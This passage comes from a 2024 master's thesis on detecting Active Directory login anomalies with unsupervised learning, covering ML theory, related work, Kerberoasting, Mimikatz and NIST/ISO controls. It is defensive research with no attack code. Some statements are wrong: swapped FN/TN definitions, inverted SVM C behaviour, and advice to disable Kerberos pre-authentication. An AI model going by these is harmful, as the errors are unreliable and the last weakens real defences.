



INSTITUTO POLITÉCNICO
DE VIANA DO CASTELO

ESTG

EXPLORING THE ROLE OF UNSUPERVISED MACHINE LEARNING FOR
ANOMALY DETECTION IN ACTIVE DIRECTORY LOGINS

Bruno Sousa

2024



INSTITUTO POLITÉCNICO
DE VIANA DO CASTELO

EXPLORING THE ROLE OF UNSUPERVISED MACHINE LEARNING FOR ANOMALY DETECTION IN ACTIVE DIRECTORY LOGINS

Bruno Miguel de Sousa

Escola Superior de Tecnologia e Gestão



Mestrado em
Cibersegurança
Master in
Cybersecurity

Exploring the Role of Unsupervised Machine Learning for Anomaly Detection in Active Directory Logins

a project authored by

Bruno Miguel de Sousa

thesis defence

03/12/2024

supervised by

Prof. João Paulo Magalhães and Prof. Silvestre Malta

11 December, 2024



Abstract

Active Directory (AD) stores information about objects on the network and makes this information easy for administrators and users to find and use. Due to its widespread use in recent times, it has become a target for various types of attacks. The objective of AD attacks, or attacks on any identity administration infrastructure, is pretty simple: to gain the highest access in the shortest time possible. Regardless of the source of the attack or the point of intrusion, attackers are always looking to escalate privileges.

To increase the anomaly detection in AD, it is intended to apply Machine Learning (ML) mechanisms on the same, reducing false positives and detecting more attacks. To do so, a dataset has been created that contains relevant information on AD access. This dataset has been created and combined with logs generated in an experimental setup environment according to the differentiated cases generated. Then, Unsupervised Machine Learning (UML) was used to identify abnormal events that could signify AD attacks.

Keywords: Active Directory, Anomaly Detection, Machine Learning.

Contents

Acronyms	5
1 Introduction	10
1.1 Context	10
1.2 Motivation	10
1.3 Objectives	11
1.4 Organization of the dissertation	11
2 State of the art	13
2.1 Machine Learning	13
2.1.1 Data Classification	13
2.1.2 Unsupervised Machine Learning	14
2.1.3 Anomaly Detection	15
2.1.4 Anomaly Detection Algorithms	18
2.1.5 Literature Review	24
2.2 Typical Active Directory attacks	25
2.2.1 Kerberoasting	26
2.2.2 Mimikatz	26
2.3 Frameworks, ISO and regulations	26
2.3.1 NIST	27
2.3.2 ISO 27001	29
3 Proposal and Methodology	31
3.1 Forms of data collection in Active Directory	31

3.1.1	Event Viewer	32
3.1.2	Splunk	33
3.1.3	ArcSight	35
3.2	Preparing data for Machine Learning	36
3.2.1	Data collection	37
3.2.2	Data cleaning	37
3.2.3	Data transformation	38
3.2.4	Data splitting	39
4	Dataset	40
4.1	Preparatory study	40
4.1.1	Kali Linux	40
4.1.2	Parrot security	42
4.1.3	IPv6 Attack from Kali Linux	43
4.1.4	RDC Login Attempts: Brute Force	45
4.2	Dataset structure	48
4.2.1	Dataset requirement	48
4.2.2	Dataset generator	49
4.3	Injection of anomalies	52
5	Experimentation	56
5.1	Test environment	56
5.2	Test description	57
5.2.1	Anomaly detection using K-Nearest Neighbors	59
5.2.2	Anomaly detection using One-Class SVM	60
5.2.3	Anomaly detection using Isolation Forest	61
5.3	Test results	62
5.3.1	Results of scenario 1	62
5.3.2	Results of scenario 2	64
5.3.3	Results of scenario 3	65
5.3.4	Results of scenario 4	67
5.3.5	Results of scenario 5	69

5.3.6	Results of scenario 6	71
5.3.7	Results of scenario 7	73
5.3.8	Results of scenario 8	74
5.4	Discussion of results	77
6	Conclusion	79
6.1	Future work	80
	References	81

Acronyms

AD Active Directory

AI Artificial Intelligence

AUC Area under the ROC Curve

CSF Cybersecurity Framework

DBSCAN Density-Based Spatial Clustering of Applications with Noise

DC Domain Controller

ESM Enterprise Security Manager

ESTG Escola Superior de Tecnologia e Gestão

FN False Negatives

FP False Positives

FPR False Positive Rate

GMM Gaussian Mixture Models

IEC International Electrotechnical Commission

IF Isolation Forest

IPVC Instituto Politécnico de Viana do Castelo

ISMS Information Security Management System

ISO International Organization for Standardization

KAP Kerberos authentication protocol

KDC Key Distribution Center

KNN K-Nearest Neighbors

LDAP Lightweight Directory Access Protocol

LDAPS Lightweight Directory Access Protocol Secure

LOF Local Outlier Factor

ML Machine Learning

MMH Maximum Marginal Hyperplane

NIST National Institute of Standards and Technology

NTLM New Technology LAN Manager

RBF Radial Basis Function

RDC Remote Desktop Connection

ROC Receiver Operating Characteristic

SML Supervised Machine Learning

SVM Support Vector Machine

TN True Negatives

TP True Positives

TPR True Positive Rate

UML Unsupervised Machine Learning

WPAD Web Proxy Auto-Discovery Protocol

List of Figures

2.1	Differences in ML techniques [2]	15
2.2	K-Nearest Neighbors [10]	19
2.3	Isolation Forest [1]	20
2.4	Decision trees 1 [1]	21
2.5	Decision trees 2 [1]	21
2.6	Decision trees 3 [1]	21
2.7	SVM [24]	23
2.8	SVM kernels [16]	24
3.1	Splunk Logs	34
3.2	Xml_parser	35
4.1	launching the mitm6 attack	43
4.2	Taking over the Domain	44
4.3	Users of the Domain	45
4.4	Policies	47
4.5	Dataset Generator 1	50
4.6	Dataset Generator 2	50
4.7	Final Dataset	51
4.8	Worktime Example	52
4.9	Anomaly Generator	54
5.1	Test Environment	56
5.2	Isolation Forest (IF) Scenario 1	62
5.3	Support Vector Machine (SVM) Scenario 1	63

5.4	K-Nearest Neighbors (KNN) Scenario 1	63
5.5	IF Scenario 2	64
5.6	SVM Scenario 2	65
5.7	KNN Scenario 2	65
5.8	IF Scenario 3	66
5.9	SVM Scenario 3	66
5.10	KNN Scenario 3	67
5.11	IF Scenario 4	68
5.12	SVM Scenario 4	68
5.13	KNN Scenario 4	69
5.14	IF Scenario 5	69
5.15	SVM Scenario 5	70
5.16	KNN Scenario 5	70
5.17	IF Scenario 6	71
5.18	SVM Scenario 6	72
5.19	KNN Scenario 6	72
5.20	IF Scenario 7	73
5.21	SVM Scenario 7	73
5.22	KNN Scenario 7	74
5.23	IF Scenario 8	75
5.24	SVM Scenario 8	75
5.25	KNN Scenario 8	76

List of Tables

2.1	Results achieved by authors in [28]	25
2.2	Results achieved by authors in [15]	25
4.1	Event code per category	48
4.2	Slots counters	49
5.1	Attack scenarios	59
5.2	Final Results	77

Chapter 1

Introduction

1.1 Context

Cybersecurity is crucial in the modern digital world because nearly every part of our lives relies on technology to maintain social and economic stability and security. Cyberattacks can have catastrophic effects, such as financial loss, reputational harm, and even death in industries with vital infrastructure, such as healthcare and energy[27].

In this context, with ML, cybersecurity can be used to detect threats, uncover network vulnerabilities, and reduce IT workloads using this as effective tools in their cybersecurity arsenal to deal with more sophisticated cyber threats[27].

1.2 Motivation

Cybersecurity provides confidentiality, integrity, and reliability services for different areas by providing defense mechanisms, intrusion detection mechanisms, and encryption mechanisms. Since industry and social interaction are highly dependent on the internet, cybersecurity is mainly applicable in the following areas[27].

Protecting from malicious and unauthorized sources is a daunting task. A malicious actor can attempt different types of access. One of the most appealing is the AD since it holds the authentication data and anyone with admin privileges may cause many severe security problems. The challenge, however, lies in the fact that these directories contain critical information about your environment – from how many users and computers there

are, to who has which permissions – while also housing sensitive information such as job titles, phone numbers and passwords[11].

1.3 Objectives

The main objective of this project focuses on the detection of anomalies in AD, using ML mechanisms for the detection of attacks in a dataset representing the normal workflow of authentication logs in a company during a year.

In order to accomplish this objective, several additional tasks needed to be carried out:

- Creation of a Virtual Environment with 3 different machines; - Microsoft Windows Server 2019; - Microsoft Windows 10; - Kali Linux;
- Activation Event Viewer full and debug;
- Usage of Splunk to analyze events collected;
- Experimenting different types of attacks with Kali Linux;
- Creation of a program in Python to turn xml files into Excel files;
- Organization of logs with anomalies;
- Create a synthetic dataset with the anomalies;
- Creation of a program in Python for the ML model;
- Comparison of the different methods of ML models.

1.4 Organization of the dissertation

In the second chapter, the state of the art is reviewed, introducing the fundamental concepts related to ML, detailing how AD works, and discussing the differences between Supervised Machine Learning (SML) and Unsupervised Machine Learning (UML) . The KNN, SVM, and IF algorithms are also introduced, with explanations of their characteristics and specific applications in anomaly detection.

The third chapter is dedicated to methodology, describing the data collection process using Splunk, a robust tool for analyzing and visualizing large volumes of data. This chapter also covers data preparation and filtering, which are essential for ensuring the quality of the results obtained in subsequent analyses.

The fourth chapter begins by describing the types of attacks used to obtain specific logs, which were fundamental to creating the dataset used in the study. Each type of attack was carefully chosen to simulate real security scenarios and ensure that the logs captured reflected a wide range of possible anomalous behaviours. Next, the chapter presents the structure of the dataset, detailing how the data was organized and the reasoning behind this organization. The structure of the dataset was designed to facilitate the application of machine learning techniques, enabling effective analysis and the systematic identification of anomalies.

The fifth chapter describes the test environment in which the experiments were conducted. The chapter looks in detail at the ML methods applied, including SVM, IF and KNN. For each technique, the parameters set, the reasons for choosing these methods, and how they were implemented in the context of anomaly detection are explained. Finally, the chapter discusses the different scenarios of possible attacks that could occur in the environment studied. These scenarios were carefully selected to cover a wide range of situations that could arise in a network environment, from known attacks to more subtle anomalous behavior.

Chapter 2

State of the art

This chapter presents the State of the Art, which includes a detailed description of ML and its differences. It refers to the different ML techniques, such as UML and Supervised Machine Learning (SML), and their characteristics. It then goes on to explain the different attacks carried out on an AD and the tools used to support these attacks. It concludes by describing the relevance of this project according to the NIS2 [8], NIST [6] and ISO27001 [12] standards.

2.1 Machine Learning

ML is developed from the area of pattern recognition and artificial intelligence, notably ML is the subfield of computer science[26].

2.1.1 Data Classification

Data can be processed into a form to make an analysis. Data comes in different shapes and sizes.

This section classifies the labeled and unlabeled data, finishing with its differences [22].

Unlabeled data

Unlabeled data can be any data that does not have any labels specifying its characteristics, identity, classification, or properties. As an example photos, videos, or text that do not have any category or classification assigned to it can be referred to as unlabeled

data [22].

Labeled data

Labeled data can be any data that has a characteristic, category, or attributes assigned to it. As an example, a photo of a cat, the height of a human, price of a product are some examples of labeled data [22].

2.1.2 Unsupervised Machine Learning

Unsupervised Machine Learning (UML) is a technique that allows the computer to use unlabeled or unclassified data (see Section 2.1.1). In unsupervised learning the data is not labeled (see Section 2.1.1), more precisely we have an unlabelled data. In unsupervised learning we have the input variable, but there is no output variable. The representation is seen as a model of data. The aim of unsupervised learning is to discover the hidden structures from unlabelled data or to infer a model having the probability density of input data. This section investigates the basic algorithms used in unsupervised learning[26].

Unsupervised Machine Learning vs Supervised Machine Learning

The Figure 2.1 represents the differences in ML technique and can be broadly divided into Unsupervised Machine Learning (UML) and Supervised Machine Learning (SML) .

Unsupervised Machine Learning (UML) is where the data is not labeled (see Section 2.1.1), and the algorithm must learn from it.

Supervised Machine Learning (SML) is where the data is labeled (see Section 2.1.1), and the algorithm learns from the labels.

Even though in Unsupervised Machine Learning (UML) the data is more unstructured, it can be more powerful because it can learn from complex patterns that Supervised Machine Learning (SML) might miss [2].

Unsupervised Machine Learning (UML) algorithms are designed to work with unlabeled input data (see Section 2.1.1). These algorithms aim to find structure in the data and then learn a model that can be used to generate output data. There are many different types of UML algorithms, but they all share a common goal, find structure in unlabeled data[26].

The process of finding patterns in data and then learning a model is called cluster analysis. Unsupervised Machine Learning (UML) algorithms are capable of identifying patterns in the data because they do not face the restrictions imposed by labeled datasets. This allows them to identify more complex patterns than Supervised Machine Learning (SML) algorithms.




Figure 2.1: Differences in ML techniques [2]

2.1.3 Anomaly Detection

Anomaly detection with ML involves identifying patterns or instances that deviate significantly from the norm in a dataset. It is a crucial task in various fields such as fraud detection, network security, manufacturing quality control, and healthcare monitoring [7].

Initially is important to understand the problem and define what constitutes an anomaly in a specific context. Anomalies can be rare events, outliers, or patterns that do not conform to expected behavior[7].

It is essential to collect pertinent data that exemplifies the typical behavior within the system. Preprocess the data to handle missing values, normalize features, and remove noise. Extract meaningful features from the data that capture the characteristics of normal behavior to build effective anomaly detection models[7].

Next, select an appropriate ML algorithm for anomaly detection based on the nature of the data and the type of anomalies dealt with[7].

Supervised Learning Methods involve using labeled data with examples of both normal

and anomalous behavior, it is possible to train a classifier to distinguish between them. Common classifiers include decision trees, random forests, and neural networks.

Semi-supervised Learning Methods are methods that use a combination of labeled normal data and unlabeled data to identify anomalies. One common approach is to train a model on normal data and then use it to detect anomalies in new data[7].

Unsupervised Learning Methods are algorithms that learn patterns of the data behavior without labeled data and flag instances that deviate significantly from this norm. Some examples of Unsupervised Learning Methods are:

- Density-Based Methods such as Density-Based Spatial Clustering of Applications with Noise (DBSCAN) and Gaussian Mixture Models (GMM);
- Clustering Algorithms like k-means clustering;
- IF which isolates anomalies by randomly selecting features for partitioning;
- One-Class SVM which separates normal data from anomalies in high-dimensional space.

These last methods are those used in this project, which are more suitable for the work to be done.

Despite its importance, anomaly detection presents several challenges, such as the possibility of a high false alarm rate due to the difficulty of distinguishing between noise and true anomalies[22].

As time progresses, normal behavior can shift, making the detection process more complex.

Also, anomalies are, by definition, rare, which makes it difficult for models trained on mostly average data to accurately identify anomalous instances.[22]

Finally, model evaluation assess the performance of the anomaly detection model using appropriate evaluation metrics such as True Positives (TP), False Positives (FP), True Negatives (TN), False Negatives (FN), accuracy, precision, recall, F1, or area under the Receiver Operating Characteristic (ROC) curve and Area under the ROC Curve (AUC) (AUC-ROC)[3].

TP are the anomalies correctly classified as anomalie.

FP are the non anomalies mistakenly classified as anomalie.

FN are the non anomalies correctly classified as non anomalie.

TN are the anomalies mistakenly classified as non anomalie.

The ROC curve addresses the limitation of a single threshold by considering all possible thresholds. This curve plots the True Positive Rate (TPR) on the y-axis and the False Positive Rate (FPR) on the x-axis. TPR is also known as recall and is calculated as:

$$TP/(TP + FN). \quad (2.1)$$

It represents the proportion of actual positive cases the model correctly identified.

FPR is calculated as:

$$FP/(TN + FP), \quad (2.2)$$

and represents the proportion of actual negative cases the model incorrectly classified as positive.

Although ROC and AUC are powerful tools, they are not the only metrics for evaluating classification models such as Precision and Accuracy[3]. Precision measures the proportion of positive predictions that are actually correct and it's calculated as:

$$TP/(TP + FP). \quad (2.3)$$

Accuracy is the overall proportion of correct predictions (both positive and negative) and it's calculated as:

$$(TP + TN)/(TotalSamples). \quad (2.4)$$

Recall is the proportion of actual fraudulent transactions the model correctly predicted and It is calculated as:

$$(TP/(TP + FN)). \quad (2.5)$$

F1 provides a single metric that balances both Precision and Recall and it is calculated as:

$$(2 * ((Recall * Precision)/(Recall + Precision))). \quad (2.6)$$

Its possible to fine-tune the model by adjusting the hyperparameters, trying different algorithms or incorporating domain knowledge. Once a satisfactory model has been created, its deployed into the system for real-time or batch anomaly detection. Finally, to change data patterns its important to adapt by continuously monitor its performance and update it as needed[20].

2.1.4 Anomaly Detection Algorithms

This subsection presents the anomaly detection algorithms, which will be used later in this project, such as KNN, One-Class SVM and IF. It includes a detailed description of these algorithms' differences.

KNN

KNN is a ML algorithm that can be used for anomaly detection. Although KNN is used more frequently for classification and regression tasks, it can also be adapted for anomaly detection in certain scenarios. KNN works with the nearest neighbor search that identifies the **K** nearest neighbors to a given data point based on a distance metric.

Also the anomaly detection with KNN involves using the distance to the **K**-th nearest neighbor as a measure of anomalousness. Intuitively, if a data point is significantly far away from its **K** nearest neighbors, it is likely to be an anomaly. It also involves setting a threshold on the distance to the **K**-th nearest neighbor. Instances with distances above this threshold are considered anomalies.

The principle behind the algorithm KNN is to find K predefined number of training samples that are closest in the distance to a new point and predict a label for our new point using these samples.

When K is small, we restrict the region of a given prediction and force our classifier to be “more blind” to the overall distribution. A small value for K provides the most flexible fit, which will have a low bias but a high variance. Graphically, our decision boundary will be more jagged.

On the other hand, a higher K averages more voters in each prediction and therefore is more resilient to outliers. Larger values of K will have smoother decision boundaries, which means lower variance but increased bias [10].




Figure 2.2: K-Nearest Neighbors [10]

Clustering can be broadly divided into two subgroups:

- Hard clustering: each data object or point either belongs to a cluster completely or not.
- Soft clustering: a data point can belong to more than one cluster with some probability or likelihood value.

Isolation Forest

IF is an UML algorithm that identifies anomalies by isolating outliers in the data. An outlier is nothing but a data point that differs significantly from other data points in the given dataset. IF is based on the Decision Tree algorithm and it isolates the outliers by randomly selecting a feature from the given set and randomly selecting a split value between the max and min values. As shown in the Figure 2.3 such random features partitioning produces shorter paths in trees for the anomalous data points, thus distinguishing them from the rest of the data.

A key advantage of the IF algorithm is that it can directly detect anomalies using isolation. The algorithm can run in a linear time complexity like other distance-related models such as K-Nearest Neighbors.

The IF detects anomalies by introducing binary trees that recursively generate partitions. Recursive Partitioning works by recursively apply random partitioning until each




Figure 2.3: Isolation Forest [1]

instance is isolated or a predefined maximum tree depth is reached.

Anomaly Score identifies the instances that have short average path lengths in the trees. The more partitions an instance is isolated in, the more likely it is to be an anomaly [1].

Starting by the Figure 2.4 the algorithm builds binary decision trees by randomly splitting the dataset.




Figure 2.4: Decision trees 1 [1]

After that, in Figure 2.5 the algorithm splits the data randomly and continues to build the decision tree.




Figure 2.5: Decision trees 2 [1]

The same process of a random split will continue in Figure 2.6 until all data points are separated.




Figure 2.6: Decision trees 3 [1]

The algorithm takes three splits to isolate the above point. At the same time, if the algorithm continues the splitting process, it will take more time to isolate other points because they are close to each other and need way more iterations.

The algorithm will create a random forest of such decision trees and calculate the average number of splits to isolate each data point. The lower the number of split operations needed to isolate a point, the greater the probability that the data point will be an outlier.

One-Class SVM

One-Class SVM is a type of SVM designed for binary classification where the goal is to distinguish between normal and abnormal instances. One-Class SVM can also be used for novelty detection, where it detects instances that are significantly different from the training data but still considered normal.

It is trained only on normal instances, assuming that anomalies are rare and different from normal data. One-Class SVM aims to maximize the margin between the decision boundary and the closest normal instances. It learns a hyperplane that encloses the normal instances in a high-dimensional space [24].

As shown in Figure 2.7 SVM constructs a hyperplane in multidimensional space to separate different classes. SVM generates optimal hyperplane in an iterative manner, which is used to minimize an error. The core idea of SVM is to find a Maximum Marginal Hyperplane (MMH) that best divides the dataset into classes.

Support vectors are the data points, which are closest to the hyperplane. These points are crucial for defining the separating hyperplane by calculating the margins, playing a pivotal role in the classifier's construction.

A hyperplane is a decision plane which separates between a set of objects having different class memberships.

A margin is a gap between the two lines on the closest class points. This is calculated as the perpendicular distance from the line to support vectors or nearest points. If the margin is larger between the classes, then it is considered a good margin, and a smaller margin is a bad margin [16].

The main objective is to segregate the given dataset in the best possible way and select a linear hyperplane with the maximum possible margin between the support vectors in




Figure 2.7: SVM [24]

the given dataset, as showed in Figure 2.7.

Some problems can't be solved using linear hyperplane, for this SVM uses a kernel trick to transform the input space to a higher dimensional space.

The data points normally are plotted on x-axis and y-axis, but by using this kernel trick they start to be plotted on the x-axis and z-axis (Z is the squared sum of both x and y : $z=x^2+y^2$), making it possible now to use linear separation, as showed in Figures 2.8.

For each use case, tuning the hyperparameter, like Kernel, regulation and gamma, are the best practices for this One-Class SVM ML.

The primary role of the kernel is to convert the input data in the dataset into the desired format. There are several types of functions, including linear, polynomial, and Radial Basis Function (RBF). Polynomial and RBF are advantageous for non-linear hyperplanes as they compute the separation boundary in higher dimensions [16].

The regularization parameter, denoted as C in Python, is used to manage regularization. The C value represents the misclassification or error term, which defines the tolerable amount of error for SVM optimization. A smaller C value leads to a hyperplane with a narrow margin, whereas a larger C value results in a hyperplane with a wide margin [16].




Figure 2.8: SVM kernels [16]

A lower Gamma value results in a looser fit to the training dataset, only considering nearby points when calculating the separation line. Conversely, a higher Gamma value results in an exact fit to the training dataset, risking over-fitting by considering all points when determining the separation line [16].

SVM offers good accuracy and usage of less memory because it uses a subset of training points in the decision phase. In other side, SVM is not suitable for large datasets because of its high training time and works poorly with overlapping classes, and is also sensitive to the type of kernel used.

2.1.5 Literature Review

This subsection presents research works focused on the case study and on ML techniques similar to those used in this project.

In [28], the authors focused on processing attack activity data recorded in the event logs. They proposed a new method based on outlier detection and ML for detecting attacks that utilize legitimate accounts. Identifying event logs that indicate an attack is difficult because the event logs greatly depend on daily operations. Therefore, UML is suitable for detecting attacks against AD environments. Table 2.1 presents the different techniques such as One-Class SVM, Local Outlier Factor (LOF) and IF. After testing all methods they can see that One-Class SVM yielded the highest detection rate.

The authors in [28] refer that FN occurs if legitimate Administrators use commands

	Parameter	Recall	Precision	Accuracy
One-Class SVM	nu=0.1, kernel='rbf', gamma=0.01	1.0	1.0	1.0
LOF	n_neighbors = 100	0.05	0.07	0.74
IF	random_state = rng	0.43	0.9	0.5

Table 2.1: Results achieved by authors in [28]

that are not used in the daily operation. And it is possible to find out whether the result is false positive or not through monitoring logs in a short period [28].

In [15] the authors focused on the detection of one particular attack - Kerberoasting - the purpose of which is to gain access to service accounts and credentials without the need for elevated access rights. They adopt ML techniques, particularly several anomaly detection algorithms, for detection of Kerberoasting [15]. The algorithms used are two kinds, One-Class SVM and LOF, which can be used to find outliers in a given dataset. The separation is made based on a score that represents the likelihood of a particular data point being an outlier. Table 2.2, in comparison of the two algorithms, the author was able to determine that in his particular case One-Class SVM was able to detect all the three malicious events, but with a slightly higher number of FP detections. On the other hand, LOF in the used configuration yielded the least number of false positives, but it also missed two malicious events.

	Static rule		One-Class SVM		LOF	
TP	2	0.1%	3	0.2%	1.0	0.1%
TN	1455	97.7%	1452	97.5%	1457	97.8%
FP	31	2.1%	34	2.3%	29	2.0%
FN	1	0.1%	0	0.0%	2	0.1%

Table 2.2: Results achieved by authors in [15]

2.2 Typical Active Directory attacks

AD is a directory service based on Lightweight Directory Access Protocol (LDAP) and stores information about objects on a domain network, such as users, groups, computers, and many others, together with their attributes in a hierarchical structure.

It is typically used for a broad range of identity-related services in a domain, basic

examples are authentication, authorization, and accounting services for users and computers.

2.2.1 Kerberoasting

Kerberoasting is an attack that targets the Kerberos authentication protocol (KAP), commonly used in Windows networks to securely authenticate users and devices. In a Kerberoasting attack, an attacker exploits weaknesses in the Kerberos protocol to gain access to encrypted Kerberos tickets and then attempts to crack the encryption to obtain sensitive information or access network resources.

The best way to defend these types of attacks is to simply, if possible, disable Kerberos pre-authentication to accounts that do not require it. This can reduce the risk of Kerberoasting attacks by making it more difficult for attackers to obtain the necessary information to crack the Kerberos tickets [25].

2.2.2 Mimikatz

Mimikatz is a type of attack where the attacker steals the hashed credentials of a user and uses them to gain unauthorized access to a system or network. Mimikatz is a popular tool used to extract passwords and hashes from memory, enabling attackers to perform pass-the-hash attacks.

The best way to defend this types of attacks is to simply, if possible, implement strong password policies to make it harder for attackers to crack or guess the passwords associated with the hashed credentials [25].

2.3 Frameworks, ISO and regulations

This section provides an overview of National Institute of Standards and Technology (NIST) and its functions, focusing on its categories and subcategories that match with access control.

Subsequently, is presented the ISO/IEC 27001 and its controls, regarding the access control subjects, finalizing with a brief comment on how important these two frameworks are concerning this project. This project is in line with these regulations. It can be used as

a complement for many small companies wishing to implement an open-source detection system, thus ensuring that they are up to date with regulations.

2.3.1 NIST

The NIST is a United States federal agency under the Department of Commerce.

In the context of cybersecurity, NIST provides a widely recognized framework known as the NIST Cybersecurity Framework (CSF). The NIST CSF consists of five core functions that provide a high-level, strategic view of an organizations management of cybersecurity risk.[17]

Identify (ID)

This function develops an understanding of the cybersecurity risks to systems, assets, data, and capabilities. Its primary tasks encompass asset management, comprehension of the business environment, governance, risk evaluation, and the formulation of risk management strategies.

Regarding the access control, this function has a subcategory **ID.GV-3**: Legal and regulatory requirements regarding cybersecurity, including privacy and civil liberties obligations, are understood and managed.

Protect (PR)

This function develops and implements safeguards to ensure the delivery of critical services and to limit or contain the impact of a potential cybersecurity event. Its key activities include access control, awareness and training, data security, information protection processes and procedures, maintenance, and protective technology. Regarding access control, this is the primary function that includes activities and measures to safeguard systems and data. These are the several subcategories addressing access control:

- **PR.AC-1**: Identities and credentials are issued, managed, verified, revoked, and audited for authorized devices, users, and processes.
- **PR.AC-2**: Physical access to assets is managed and protected.
- **PR.AC-3**: Remote access is managed.

- **PR.AC-4:** Access permissions and authorizations are managed, incorporating the principles of least privilege and separation of duties.
- **PR.AC-5:** Network integrity is protected, incorporating network segregation where appropriate.
- **PR.AC-6:** Identities are proofed and bound to credentials and asserted in interactions.

Detect (DE)

This function develops and implements activities to identify the occurrence of a cybersecurity event promptly. Its key activities include anomaly and event detection, continuous monitoring, and detection processes. Regarding the access control, this function has a subcategory **DE.CM-7:** Monitoring for unauthorized personnel, connections, devices, and software is performed.

Respond (RS)

This function develops and implements activities to take action regarding a detected cybersecurity incident. Its key activities include response planning, communications, analysis, mitigation, and improvements. Regarding the access control, this function has a subcategory **RS.RP-1:** Response plan is executed during or after an incident, which may involve managing access controls during a cybersecurity event.

Recover (RC)

This function develops and implements activities to restore any capabilities or services impaired due to a cybersecurity incident. Its key activities include recovery planning, improvements, and communications. Regarding the access control, this function has a subcategory **RC.IM-1:** Recovery plans incorporate lessons learned, which could involve enhancing access control mechanisms post-incident.

2.3.2 ISO 27001

ISO/IEC 27001 is an international standard for managing information security. It specifies the requirements for establishing, implementing, maintaining, and continually improving an information security management system (ISMS). Access control is a critical component of ISO/IEC 27001, aimed at ensuring that only authorized individuals have access to information and systems.

